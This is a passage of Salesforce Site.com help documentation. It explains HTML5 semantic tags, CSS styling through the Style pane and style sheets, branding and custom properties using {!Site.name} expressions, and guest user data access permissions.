3. In the auto-complete list that appears, select the relevant HTML tag. Alternatively, you can define your own HTML tag—for example, if you’re working with a JavaScript library or if new HTML5 tags are introduced in the future. You can also remove the HTML tag on a panel, data repeater, data element, custom code, or content block to disable its ID, class, or inline styles.

 **Note:** The following tags aren’t included in the auto-complete list:

- `base`
- `body`
- `doctype`
- `head`
- `html`
- `meta`
- `style`
- `title`

HTML5 Semantic Page-Layout Tags

HTML5 defines several semantic page-layout tags that describe the content they contain. These tags make it easier for search engines and screen readers to read and organize your content.

By default, several page elements are defined as a `div`, including panels, data repeaters, data elements, content blocks, and custom code. Using a page element’s `HTML Tag` property, you can change the tag to a semantic HTML5 block tags, such as:

Option	Description
Article	A section containing an independent item of content, such as a magazine article or a forum post.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Option	Description
Aside	A section containing content that's only superficially related to the main page content, such as a sidebar or advertising.
Details	A section containing additional details that the user can view or hide using an interactive widget. It can also include a summary section.
Header	A section containing an introduction, or a group of navigation elements.
Footer	A footer section for the page or parent section. It typically contains information about the parent section and appears at the end of the section.
Nav	A section that contains navigation links.
Section	A generic section of the page.
Summary	A summary or caption section for a details section.

Tip: If you use a HTML5 semantic tag, it's good practice to also [change the page's doctype](#) to HTML5.

Setting Up the Contributor's Studio View

Control what your contributors can do in Site.com Studio.

The contributor's Site.com Studio view lets users browse and update website content. To enable contributors to edit the site's content, however, you must first create template-based pages with editable areas and enable several properties.

To enable your contributors to:

- Edit the text on a page, create template-based pages with editable content blocks
- Add content blocks to the page, create template-based pages with editable panels
- Create site pages based on a page template, select **Available to Contributors** in the Properties pane when the page template is open
- Add widgets to the page, select **Available to Contributors** in the Widgets view on the Overview tab or in the Properties pane when the widget is open
- Update the appearance of pages and widgets, set up branding properties

To ensure that the contributor's Site.com Studio view is set up correctly, click **View Studio as a Contributor** in the site's pull-down menu (on the top toolbar). To exit, click **Return to My Studio View**.

The contributor's view is not available by default for Site.com Community sites. However, you can use a Site.com Contributor license to grant contributor access to a specific user. See *About Feature Licenses* in the Site.com help for details. Alternatively, a user can preview the Site.com Community site as a contributor by appending `?iscontrib` to the site's URL. For example:
<https://sitestudio.na1.force.com/?iscontrib>

Styling Your Website

Cascading Style Sheets Overview

Cascading Style Sheets (CSS) provide a flexible way to add style to the pages of your website. This collection of formatting rules governs the appearance of your pages, and lets you define the fonts, colors, layout, and other presentation features.

By using CSS to control your fonts, you can ensure greater consistency in the appearance and layout of your pages in multiple browsers. Some of the many text properties that CSS lets you control include font family and size, text and background color, text formatting, and link color.

Using CSS, you can also position, add color to, float text around, and set margins and borders for block-level elements. A block-level element is a standalone piece of content that's visually formatted as a block. For example, content blocks (which are equivalent to `p` tags) and panels (which are the same as `div` tags) are both block-level elements.

Site.com supports CSS3, which is the latest specification for CSS.

About Inline Styles Versus Style Sheets

In Site.com Studio, you can:

- Apply styles directly to a selected page or page element using the **Inline** option in the Style pane (). Inline styles apply only to the selected item.
- Add style items such as CSS classes or IDs to a style sheet, and apply the style items to the selected page or page element. This approach separates the content (your web pages) from the presentation (the style sheet).

If you're not familiar with CSS, you'll probably find the inline option the easiest to use and understand. However, inline styles lose many of the advantages of style sheets because they mix content with presentation—the inline style is only applied to that individual element. If you need to update the style of your site, you have to update the style properties of every affected page and page element.

By contrast, although style sheets may be more difficult to understand at first, they enable you to make site-wide changes from one convenient location. When you update a style item in your style sheet, it immediately updates the style of every page or page element that uses it.

It's worth taking the time to become familiar with CSS because it:

- Saves you time and effort when building and designing your site
- Produces cleaner, more consistent site designs
- Simplifies navigation for people with accessibility issues (such as site visitors using screen readers)

For more information about using CSS and creating style sheets, go to the World Wide Web Consortium (W3C) at www.w3.org/Style/CSS. There are also many tutorials available on the Internet that provide in-depth CSS training.

About CSS Classes and IDs

When you use style sheets to style your site, you can redefine the formatting of HTML tags such as `body` or `h1`. You can also create CSS classes and IDs to define the style of particular elements, such as headers or repeating content. A CSS class lets you define and apply style properties to many elements on a page, whereas a CSS ID is ideal for targeting a single item on a page. For example, in a page's structure, IDs are often used to define the header and footer areas, as each page has only one header or footer, but classes are used to define repeating page elements, such as a blog post.

Best Practices

- Include a [CSS reset](#) in your style sheet to reset all style items to a baseline value. This helps avoid cross-browser differences due to their built-in default style settings.
- Use CSS classes and IDs instead of inline styles wherever possible. This promotes the separation of presentation and content, and makes it easier to update the site's styles.
- Use IDs when there is only one occurrence per page. Once you've used the ID, you can't use it again on that page. Use classes when there are one or more occurrences per page.
- Use [groups](#) to organize your CSS logically and make it easier to maintain your style sheet.
- If you're using CSS3, ensure you preview and test your site in each browser that you want it to support, because some browsers haven't yet fully implemented CSS3 features.

[Understanding the Style Sheet View in Site.com](#)

[Creating and Using CSS Style Sheets](#)

Using the Style Pane

The Style pane is a visual CSS editor that lets you modify style properties, such as the background color, font size, and border style, as you work with pages and page elements. If you're using CSS classes or IDs to style your pages, you can modify or create style items directly from the Style pane, rather than opening the style sheet.

To apply a style to a selected page or page item:

1. Open the Style pane ().
2. To apply:
 - An inline style, select **Inline**. Inline styles affect the selected item only and aren't included in a style sheet.
 - A CSS class, select **Class** and start typing the name. If the class already exists in your style sheet, select it in the list that appears. To create a new class, type the name, select it, and click **Yes** to add it to the style sheet.
 - A CSS ID, select **ID** and select it in the drop-down list. To create a new ID, click , enter the ID name, and click .

Menu page elements have several components, which you can [style individually](#) by selecting your preferences in the Style drop-down list that appears.

3. In the Visual tab, apply [style properties](#) as appropriate. Alternatively, in the Code tab, you can type your CSS styles directly and click **Apply**.

 **Tip:** To view the style properties associated with a selected page or page element, open the Code tab of the Style pane. To remove the style properties, click **Clear**.

Style Pane Properties

The Style pane is a visual CSS editor that lets you modify style properties, such as the background color, font size, and border style, as you work with pages and page elements.

The Background Section

Property	Description
Background Color	Sets the element's background color. Click the color box and use the color picker to select a color, or enter a specific hexadecimal code in the text box. You can also choose from a list of colors in the Background Color drop-down list.
Background Image	Adds a background image to the element. Click URL and enter the image URL, or click  to select an imported image .

EDITIONS

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- [Site.com Publisher User](#) field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Property	Description
Background Repeat	<p>Tiles the element's background image.</p> <ul style="list-style-type: none">  ensures that only one copy of the image appears.  repeats the image horizontally.  repeats the image vertically.  tiles the image both horizontally and vertically.
Position	<p>Specifies the position of the element's background image.</p> <ul style="list-style-type: none"> To set the horizontal position of the background image, enter a value in the <code>x</code> text box and select a unit of measurement. Alternatively, select Left or Right in the drop-down list. To set the vertical position of the background image, enter a value in the <code>y</code> text box and select a unit of measurement. Alternatively, select Top or Bottom in the drop-down list.
Cursor	Sets the cursor type, such as crosshair or pointer.

The Font & Color Section

Property	Description
Font	Sets the font family of the selected element.
Color	Sets the font color. Click the color box and use the color picker to select a color, or enter a specific hexadecimal code in the text box. You can also choose from a list of colors in the Color drop-down list.
Size	<p>Sets the font size. Enter a value in the <code>Size</code> text box and select a unit of measurement such as em, point, or %. Alternatively, select a predefined value such as XX-Small. Select Inherit to use the same font size as the parent element (for example, the page or panel).</p> <p> Tip: Use relative sizes such as em or a percentage to enable your end users to resize the font size in their Web browsers.</p>
Style	<p>Formats the element's font style.</p> <ul style="list-style-type: none">  makes the font bold.  makes the font bold and italic.  makes the font italic. None removes existing styles.
Font Variant	Specifies whether to render the font as small capitals.

Property	Description
Line Height	Modifies the amount of space between lines of text. Enter a value in the text box and select a unit of measurement such as pixels, percentage, or em. Select Inherit to use the same line height as the parent page element.
Text Decoration	<p>Applies decorative effects to the element's text. For example, you could remove the underline that usually appears under hyperlinks, which is a standard CSS rule that's built in to most Web browsers.</p> <ul style="list-style-type: none">  underlines the text.  applies strikethrough formatting.  displays a line over the text. None removes existing text decoration.
Align	<p>Aligns the text of the selected element.</p> <ul style="list-style-type: none">  aligns the text to the left.  aligns the text to the right.  centers the text.  aligns the text with both the left and right margins.
Case	<p>Changes the capitalization of the element's text.</p> <ul style="list-style-type: none">  capitalizes the first character of each word.  capitalizes all characters.  lowercases all characters. None removes existing capitalization formatting.
Text Indent	Indents the first line of text of the selected page element. Enter a value in the text box and select a unit of measurement. Select Inherit to use the same indentation as the parent page element.
White Space	Controls how white spaces such as spaces, tabs, and hard returns are handled inside an element.

The Layout Section

Property	Description
Positioning	Positions page elements outside the normal flow of the document. Usually, elements on a page are rendered in Web browsers in the order they appear in the document. Block elements such as <code>p</code> tags and <code>div</code> tags appear one beneath the other, whereas inline elements such as <code>em</code> , <code>strong</code> , and <code>span</code> tags are rendered next to text or each other.

Property	Description
	<ul style="list-style-type: none"> • Absolute positions the content using the settings in the <code>Top</code>, <code>Bottom</code>, <code>Left</code>, and <code>Right</code> text boxes. • Relative renders the page element in the normal layout flow, but moves the element relative to its normal position depending on the values in the <code>Top</code>, <code>Bottom</code>, <code>Left</code>, and <code>Right</code> text boxes. For example, if you set an element's left position to 20 pixels, the page element will be positioned 20 pixels further to the left.
Display	<p>Overrides a page element's default layout behavior. For example, you can hide page elements, make block elements render inline, or make inline elements render as blocks.</p> <ul style="list-style-type: none"> • None hides the page element. • Block displays the page element as a block-level page element, with a line break before and after the element. • Inline, which is the default setting, displays the page element as an inline page element without a line break before or after the element. • Inline-block renders the page element as an inline rectangle, but with content that behaves as if it's inside a block element.
Position	<p>When used in conjunction with the Absolute or Relative positioning options, these four properties place page elements outside the normal flow of the document. Enter a value in the text boxes as appropriate and select a unit of measurement in the respective drop-down lists.</p> <ul style="list-style-type: none"> • Top sets how far the top edge of an element is above or below the top edge of the parent element. • Bottom determines how far the bottom edge of an element is above or below the bottom edge of the parent element. • Right sets how far the top edge of an element is to the right or left of the right edge of the parent element. • Left defines how far the left edge of an element is to the right or left of the left edge of the parent element.
Z-index	<p>Specifies the order in which elements overlap each other when they need to be rendered in the same space. An element with a greater z-index value covers an element with a lower value. The default value is 0.</p> <p>Click  and  to increase and decrease the z-index, or enter a value in the text box.</p>
Float	<p>Floats a page element to the left or right so that subsequent elements—text for example—wrap around the floating page element.</p> <ul style="list-style-type: none"> •  floats the page element to the left. •  floats the page element to the right. • None removes an existing float setting.

Property	Description
Clear	<p>Specifies whether the selected page element allows floating page elements beside it.</p> <ul style="list-style-type: none">  moves the page element below any floating page element on its left.  moves the page element below any floating page element on its right.  moves the page element below floating page elements on either side. None removes existing float settings.
Visibility	<p>Specifies whether the selected page element is visible.</p> <ul style="list-style-type: none"> Visible is the default value. Hidden hides the page element and renders an invisible rectangle in its place. Collapse is used to hide table elements. (For other page elements, it has the same result as hidden.) <p> Note: Invisible page elements still occupy the same space in the page's layout.</p>
Overflow	<p>Specifies whether the content of a page element should be clipped when it overflows its area.</p> <ul style="list-style-type: none"> Visible does not clip the content. Hidden clips the content. Scroll clips the content, but provides scroll bars so that users can view the remaining content. Auto is dependent on the browser, but should display a scroll bar to view the rest of the content.

The Dimensions Section

Property	Description
Width	Sets the width of the selected page element. Enter a value in the <code>width</code> text box and select a unit of measurement. Select Inherit to use the width of the parent page element.
Height	Sets the height of the selected page element. Enter a value in the <code>height</code> text box and select a unit of measurement. Select Inherit to use the height of the parent page element.
Margins	Sets the width of the page element's margin, which is the space between its border and outer edge. Set the margins for all four sides by entering a value in the <code>All</code> text box, or add margins to the top, right, bottom, or left sides as required.
Padding	Sets the width of the page element's padding, which is the space between its content and border. Set the padding for all four sides by entering a value in the <code>All</code> text box, or add padding to the top, right, bottom, or left sides as required.

The Borders Section

Property	Description
Type	Specifies whether to set border properties for each side separately or for all four sides.
Style	Sets the border's style such as dashed, dotted, or double.
Color	Sets the border's color. Click the color box and use the color picker to select a color, or enter a specific hexadecimal code in the text box. You can also choose from a list of colors in the Color drop-down list.
Thickness	Specifies the border's thickness. Enter a value in the <code>Thickness</code> text box and select a unit of measurement. Alternatively, select Thin, Medium, or Thick.

The Tables Section

Property	Description
Border Collapse	When designing tables: <ul style="list-style-type: none">• Collapse uses a common border between cells• Separate gives each cell its own border
Horizontal Spacing	Sets the horizontal distance that separates cell borders. Enter a value in the text box and select a unit of measurement. This value is used only if Border Collapse is set to Separate.
Vertical Spacing	Sets the vertical spacing that separates cell borders. Enter a value in the text box and select a unit of measurement. This value is only used if Border Collapse is set to Separate.

[Cascading Style Sheets Overview](#)

Creating and Using CSS Style Sheets

A default style sheet called "Site Style Sheet" is included with every site you create. However, if you're familiar with CSS and need multiple style sheets, you can create new ones to use in your site.

To create a style sheet:

1. Click **Style Sheets** > **New** on the Overview tab. Alternatively, click **New Style Sheet** in the Style Sheets view.
2. Enter a name for the style sheet.
3. Click **Apply**. The style sheet opens.
4. [Add style items and groups](#) to the style sheet.

 **Note:**

- Style sheet names can only contain alphanumeric characters, hyphens, colons, and underscores.
- You can also [import a CSS file](#) to use in your site.

After you create a new style sheet, you must attach it to a page to apply its styles to the page.

To attach a style sheet to a page:

1. Select the page in the Page Structure pane ().
2. In the Style Sheets section of the Properties pane (), click  .
3. Select the style sheet in the list that appears.
4. Attach the style sheet to the page by clicking  beside the drop-down list.

 **Tip:** If you used a [page template](#) to create your site pages, the quickest way to include the new style sheet on every pages is to attach it to the template. This automatically includes a reference to the style sheet in every page that's based on the template.

AND

Site administrator or designer role assigned at the site level

Creating Style Sheet Items and Groups

When adding style items to style sheets, you can define CSS classes and IDs, or you can redefine the formatting of HTML tags such as `body` or `h1`. When you change the CSS style of an HTML tag, anything formatted with that tag is immediately updated.

Creating Style Items

To open a style sheet, double-click it in the Style Sheets view of the Overview tab, or hover over it and click  > **Edit**.

If you're very familiar with CSS and prefer coding by hand, click **Edit Style Sheet Code** to edit the style sheet directly using the CSS editor. Additionally, to add at-rules (for example, `@media`), you must edit the style sheet directly.

Alternatively:

1. Select the style sheet and click  > **Insert Style Item**.
2. Enter the name of the style item:
 - To redefine the default formatting of a specific HTML tag, enter the HTML tag name—for example, `body` or `h1`.
 - To create a CSS class, enter the class name and ensure that you include a period before it—for example, `.classname`.
 - To create a CSS ID, enter the ID name preceded by `#`—for example, `#contentID`.
3. Click **Apply**.
4. Add style definitions by either:
 - Setting [style properties](#) in the visual style editor on the right
 - Typing CSS styles in the text box in the Style Preview section and clicking **Save**

As you modify the definition of a selected style item, you can see how your changes appear in the Style Preview section.

Tip:

- A class name must begin with a period or it will not be recognized as a CSS class.
- An ID name must begin with `#` or it will not be recognized as a CSS ID.
- Use IDs when there is only one occurrence per page. Once you've used the ID, you can't use it again on that page. Use classes when there are one or more occurrences per page.
- Class and ID names can contain alphanumeric characters, hyphens, and underscores only, and can't begin with a number or include spaces.

Creating Style Groups

Use groups to organize your CSS logically. This makes it easier to locate and maintain styles.

When the style sheet is open:

1. Select the style sheet and click  > **Insert Style Group**.
2. Enter a name for the group and click **Apply**.
3. To add a new style to the group, select the group and click  > **Insert Style Item**. To add an existing style to the group, drag it onto the folder icon.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

Assigning Style Items

After you've created styles, you can assign them to the pages and page elements of your site.

To assign a class to a page or page element, select it and either:

- Type the class name in the `Class` field of the Properties pane ().
- Select **Class** in the Style pane (), start typing the name, and select it in the list that appears.

To assign an ID to a page or page element, either:

- Type the ID name in the `ID` field in the Properties pane ().
- Select **ID** in the Style pane () and select it in the drop-down list.

SEE ALSO:

[Creating and Using CSS Style Sheets](#)

[Understanding the Style Sheet View in Site.com](#)

[Cascading Style Sheets Overview](#)

Using CSS Reset

Every browser has set presentation defaults, but unfortunately they aren't standardized across all browser types. This means that when you use CSS to style your site, it may not render as expected when you view it in different browsers. For example, browsers differ in how they display:

- Unordered and ordered lists
- Top and bottom margins for headings
- Indentation distances
- Default line-heights

A CSS reset cancels the differences between browsers to control how browser elements are presented to the end user. You can either use Site.com's CSS reset, or you can add your own CSS reset code.

To use Site.com's CSS reset:

1. In the Style Sheets view on the Overview tab, open the style sheet by double-clicking it, or hovering over it and clicking  > **Edit**.
2. Click  > **Insert CSS Reset**.
3. Ensure the CSS reset is positioned at the top of the style sheet. To move it, drag it to the correct location in the pane on the left.

To add your own CSS reset code:

1. In the Style Sheets view on the Overview tab, open the style sheet by double-clicking it, or hovering over it and clicking  > **Edit**.
2. Click **Edit Style Sheet Code** to open the CSS editor.
3. Paste the code at the top of the style sheet code.

Branding Your Site

Site Branding Overview

Branding provides a flexible way for you to define different aspects of your website's brand. Once branding properties are defined, your editors can easily customize everything in one centralized place, the Branding Editor. When your website editors customize the properties, they get a preview of their branding changes immediately.

By adding branding properties to your website, page templates, or widgets, you can easily define and change those aspects of your website's brand without needing to edit your Cascading Style Sheet.

Here are examples of aspects that you might define that are related to your website's brand:

- The website's background, page, or link colors
- Font size and color
- The logo or header background image
- The thickness and color of lines

To use branding in your website, you must:

1. Define the parts of your site that make up your brand by creating a branding property for each aspect such as background color, logo, and fonts. You complete this task from [Branding Properties](#) within Site Configuration.
2. Use [expression language](#) syntax to replace the current definitions for these properties within your Cascading Style Sheets with the new branding properties.
3. Use the [Branding Editor](#) to customize the properties and preview how your website will look.

The branding properties can also be accessed by using expression language syntax directly from within a custom code block or content block.

Available (with limitations) in: **Developer** Edition

Creating Branding Properties

With branding , you can quickly create style properties that can be reused by editors of your site.

When creating your branding properties, you can organize properties into multiple sections to make them easier to find in the Branding Editor. You can also organize your properties within sections.

- Order properties within sections in a logical manner. For example, organize them alphabetically.
 - Order sections and properties by dragging and dropping them within the Branding Properties view.
1. From within your site, click **Site Configuration > Branding Properties**.
The Branding Properties editor appears.
 2. Click  .
 3. Enter a name for the property in the Label field.
The expression name is filled in automatically. The expression name is used in style sheets and code blocks.
 4. Choose a type.
 5. Set the default value.
 6. To make the property required, click **Required**.

Hover over any property and use the menu   to edit or delete it. You can double-click any section name to edit it.

at the site level

To edit only content in Site.com sites:

- Site.com
Contributor User

AND

Contributor role
assigned at the site level

Setting Up Branding Properties

After you create branding properties, the next step is to reference them as expressions in your Cascading Style Sheets (CSS) or Site.com page elements such as content blocks or custom code elements.

The expression syntax for branding properties is `{!Site.branding-property-name}`. For example, if you create a color property with the name `HeaderColor`, you can insert the property into a CSS or code block by typing `{!Site.HeaderColor}`.

 **Note:** The expression names are case-sensitive!

1. Open your CSS or code block.
2. Locate the place where you want to insert the expression.
3. Type `{!` and a drop-down list of available properties appears.
4. Select the property and double-click to enter it on the page.

 **Example:** For example, if part of your website's brand is to use blue for the background of the header section, you would normally statically set the color's HEX value in your CSS rules.

```
.site-header {
  background-color: #3793DD;
}
```

With branding, you can create a property that maps directly to the HEX color and then use the property's expression name in your CSS.

```
.site-header {
  background-color: {!Site.HeaderColor};
}
```

Now the color can be easily changed by any of your site editors by using the Branding Editor instead of editing the CSS.

Using the Branding Editor

The Branding Editor provides a centralized place to customize and then preview the changes that you make to the branding properties in your site.

The Branding Editor includes two areas:

- The editor palette, on the left side, contains all of the branding properties that you can edit.
 - The preview area on the right side shows a live preview of how your website will appear after you change a style.
1. Open the page that you want to edit.
 2. Click .
 3. From the left pane, select the style property that you want to edit. Your results appear immediately in the right pane.

Using Custom Properties

Custom Site Properties Overview

With custom site properties, you can define and store frequently occurring content on your site. For example, you can store your address and phone number as a custom property so that it can be reused by anyone who is editing your site. You can apply stored properties to pages, headers and footers, and widgets quickly by using expression language syntax.

To use custom properties in your website, you must:

1. Define the custom property. You complete this task from [Custom Properties](#) within Site Configuration.
2. Use [expression language](#) syntax to replace the current definitions for these properties within your Cascading Style Sheets or custom code blocks.

[Setting Up Custom Properties](#)

Creating Custom Site Properties

You can quickly create Custom Properties that can be reused by editors of your site.

When creating your custom properties, you'll probably want to organize them logically.

- Organize properties into multiple sections to make them easier to manage and easy to find.
 - Order properties within sections in a logical manner. For example, organize them alphabetically.
 - Order sections and properties by dragging and dropping them within the Custom Properties view.
1. From within your site, click **Site Configuration > Custom Properties**. The Custom Properties view appears.
 2. Click .

The image shows a button with a plus sign and the text 'New Property'.
 3. Enter a name for the property in the Label field. The expression name is filled in automatically. The expression name is used in style sheets and code blocks.
 4. Choose a type.
 5. Set the default value.
 6. To make the property required, click **Required**.

To edit or delete properties, hover over any property and use the menu  . To edit section names, double-click the name make changes.

Setting Up Custom Properties

You can use custom properties in your website by using expression language syntax within a style sheet, code block, widget, or the HTML page editor.

To reference a site custom property in custom code or a content block, use the syntax `{!Site.expression_name}`. For example, create a custom property to store the company phone number with `PhoneNumber` as the expression name. In a content block, enter `Contact us at {!Site.PhoneNumber}`. When the page loads, it replaces the value that is represented by `{!Site.PhoneNumber}` and displays “Contact us at 1-800-667-6389” on the page.

 **Note:** The expression names are case-sensitive!

1. Open a website element such as a code block or widget.
2. Locate the place where you want to insert the expression.
3. Type `!` to see the list of available custom properties.
4. Select the property and double-click to enter it on the page.

 **Example:** Setting up custom properties is great for things that might change over time such as your address or a particular product phrase. Because expressions are just placeholders, if you update the value of a property in the Custom Properties view, the value is updated automatically wherever the custom property is referenced on a page.

[Custom Site Properties Overview](#)

[Creating Custom Site Properties](#)

Custom Properties for Page Templates or Widgets Overview

When you create a page template or a widget, you can add custom properties to it and specify the value and type of each property to achieve greater flexibility over how templates and widgets are reused.

Then, by adding custom code or content blocks to the page template or the widget, you can access the property values by using expressions. Expressions serve as placeholders for data that will be replaced with information when the page loads.

In turn, when you or your team create a page from the template, the page is a copy or *instance* of the template. Similarly, when you add the widget to a page, it creates an instance of the widget. You can't edit the instance, but you can update its property values.

Because expressions are just placeholders, their values are updated automatically when you update the values in the Properties pane of the page or widget.

You can also create sections to group related properties. These sections control how properties are grouped in the Properties pane.

Example: For example, let's say you add a content block to a template to contain the page's heading. In this case, when users create a page from the template, you want to let them replace part of the text to suit their needs, but without letting them edit the entire content block.

By adding a custom property that's called `pageSubject` and specifying an initial value, you can instead use the following expression in the content block:

```
Learn About {!pageSubject}
```

This action lets team members rename any page that's derived from the template by updating the `Page Subject` property in the page's Properties pane, which automatically updates the value that's represented by the `{!pageSubject}` expression.



Example: Alternatively, let's say you want to create a YouTube widget using the following embed code:

```
<iframe width="560" height="315" src="//www.youtube.com/embed/hcUaN6XBTz4"
frameborder="0" allowfullscreen></iframe>
```

However, you want users to specify which video to display when they add an instance of the widget to the page. In this case, you could create a section called *YouTube*, add a custom property labeled *Video URL* with `videoURL` as the expression name, and instead use the following code:

```
<iframe width="560" height="315" src="{!videoURL}" frameborder="0"
allowfullscreen></iframe>
```

Now, when users add the YouTube widget to the page, they can point to any video by updating the *Video URL* property in the YouTube section of the Properties pane, which automatically updates the value represented by the `{!videoURL}` expression.

Adding Custom Properties to Page Templates or Widgets

When you create a page template or a widget, you can add custom properties to it and specify the value and type of each property.

Then, by adding custom code or content blocks to the page template or widget, you can access the property values using expressions, which serve as placeholders for the values. When you or your team create a page from the template or add an instance of the widget to the page, you can update the property values to modify the instance.

When the page template or widget is open:

1. Make sure the template or widget is selected in the Page Structure pane and click **Edit Custom Properties** in the Properties pane.
2. Click **New Property**.
Base is the default section, which you can rename. Sections control how properties are grouped in the Properties pane of a widget instance or page.
3. Enter the property label, which appears in the Properties pane of a widget instance or page—for example, *video URL*.
4. Optionally, update the expression name that was added automatically.
Expression names are case sensitive and can't include spaces.
5. Specify the property type and value.
6. Optionally, mark the property as required.
7. Add additional properties or sections as needed. Reorder items by dragging them to a new location.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- Site.com Publisher User field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

8. To use a custom property, drag a **Custom Code** or a **Content Block** page element from the Page Element tab onto the page template or widget.
9. Use the syntax `{!expression_name}` to reference the expression—for example, `{!videoURL}`. When the page loads, the expression will be replaced by the property value.
10. Add any additional text you require and save your changes.
For example, Check out our video at `{!videoURL}`.

Tip: You can also create a custom property by first typing the name of the property in custom code or a content block using expression language. For example, if you type `{!videoHeight}` in a content block, a new property called `videoHeight` is automatically added to the Properties pane of the template or widget, where you can then add a property value.

If you update a widget's properties, your changes won't be reflected in any widget instances. Instead, you must replace existing widget instances with the latest version.

If you delete a custom property that's being used in custom code or a content block, make sure you remove any references to the property.

Custom Property Types

Property types are available when designers or site administrators create site branding properties, site custom properties, widget branding properties, and widget custom properties.

Property Type	Description
Text	Lets users enter a text value.
Checkbox	Lets users set a true (selected) or false (deselected) value.
Color	Lets users specify a color, either by selecting one from the color picker or by entering a hexadecimal value, such as <code>#333333</code> .
Image	Lets users specify an image, either by browsing to a site image, uploading a new image, or entering the URL to an image.
HTML	Lets users enter an HTML value.
Units	Lets users enter a measurement, such as pixels, percentage, or em—for example, <code>5px</code> .
Picklist	Lets users select a value from a list you define. To add items to the picklist, create a comma-delimited list of options, where each option has a label and a value—for example, <code>Label 1:Value 1, Label 2:Value 2</code> . If you don't add a value for an option, the label is used as the value by default.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Property Type	Description
	To define a default picklist selection, use the format <code>label:value:default</code> —for example, <code>Small:S:default</code> , <code>Large:L</code> .
Font	Lets users select a font.

Working with Dynamic Data

Site.com Data Services Overview

Site.com data services combine many features that let you connect to standard and custom Salesforce objects. Retrieve data from your organization's objects and dynamically display it on your site pages, or alternatively, gather and submit data from your customers. And when you update data in your Salesforce object, the changes are reflected automatically on the live site—no site updates required!

Here are a few ways you can use Site.com data services:

- Publish a catalog of products—List your company's products and include information, such as model numbers and prices, pulled dynamically from your organization.
- Post company press releases—Publish your company's press releases and sort by publication date.
- Create a realtor website—Display current listings filtered by city or price.
- Create a recruiting website—Post job openings to a public site and allow visitors to submit applications and resumes.

So how does it all work? Several data-bound page elements let you retrieve and display your data, or collect data from your site visitors.

[Data tables](#) connect to Salesforce objects, retrieve a data set based on the filter criteria that you specify, and display one or more record as rows in the table.

[Data Repeaters](#) and [data elements](#) combine to let you connect to standard and custom objects, retrieve data, and dynamically display it on your site's pages. Together, the data repeater and data elements result in a "repeating template" that offers you the greatest flexibility for displaying one or more records on the page.

[Data functions](#) let you perform calculations on data retrieved from objects and display the result on the page. For example, for a particular field in an object, you can use a data function to calculate the total value or the average amount of all returned records.

[Nested repeaters](#) let you retrieve data from objects with a parent-to-child relationship.

[Forms](#) and [form fields](#) combine to let you collect data from your site visitors and submit the data to standard or custom Salesforce objects. Create web-to-lead forms, capture customer details, or gather feedback on your products or services.

Data Services Considerations

- To allow guest users to view the data in or submit data to a Salesforce object, you must [set the object's data access permissions](#).

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

- When working with assets, the easiest way to take advantage of Site.com data services is to import the files into your website, and store a relative URL to these assets in your standard or custom object. See [Storing Assets to Use with Salesforce Objects](#) on page 4431.
- If you add a data-bound page element to your site and then subsequently change a field type in the Salesforce object it's connected to—for example, changing a text field to a picklist—the data-bound page element will no longer work. You must reconfigure the data-bound page element to reference the updated field.
- If you update data in an object that's connected to a data table, data repeater, or data function, the changes are reflected automatically on the live site. To control this, you can add a picklist field to the object to specify when a record is approved to go live. Then you can use the field to [filter the records](#) by approved status, so only approved records appear on the live site.

[The Default, Error, and No Data Views](#)

Setting Data Access Permissions for Salesforce Objects

Sites built with Site.com are publicly available, so visitors access the site via the Guest User license that's associated with the site.

By default, site visitors can access information made available in an active public site, such as the site's pages and assets. However, to allow guest users to view or submit data to a Salesforce object, you must modify the object's permission in the site's guest user profile. Each site has a separate Guest User license, so you can control guest access to Salesforce objects on a per-site basis.

To edit the site's guest user profile:

1. On the Overview tab of Site.com Studio, click **Site Configuration** and click *Site Name Profile*. Alternatively, if you're adding a data repeater, data table, data function, or form to the page, click **go to the guest user profile** in the item's dialog box.
2. In the site's guest user profile, enable the "Read" permission on the standard or custom objects you want to retrieve data from using data repeaters, data tables, or data functions. Enable the "Create" permission on the objects you want to submit data to using forms. All permissions that aren't set by default must be set manually.
3. If required, modify the field-level security of an object.

Storing Assets to Use with Salesforce Objects

Because websites built with Site.com are publicly available, site visitors don't have the security privileges required to view images and documents stored in your Salesforce objects, which are available to authenticated users only.

Therefore, the easiest way to take advantage of Site.com data services is to import the files into Site.com, and instead store a relative URL to these assets in your standard or custom object. Alternatively, if your images or files are hosted elsewhere and readily available on the Internet, you can use an absolute URL.

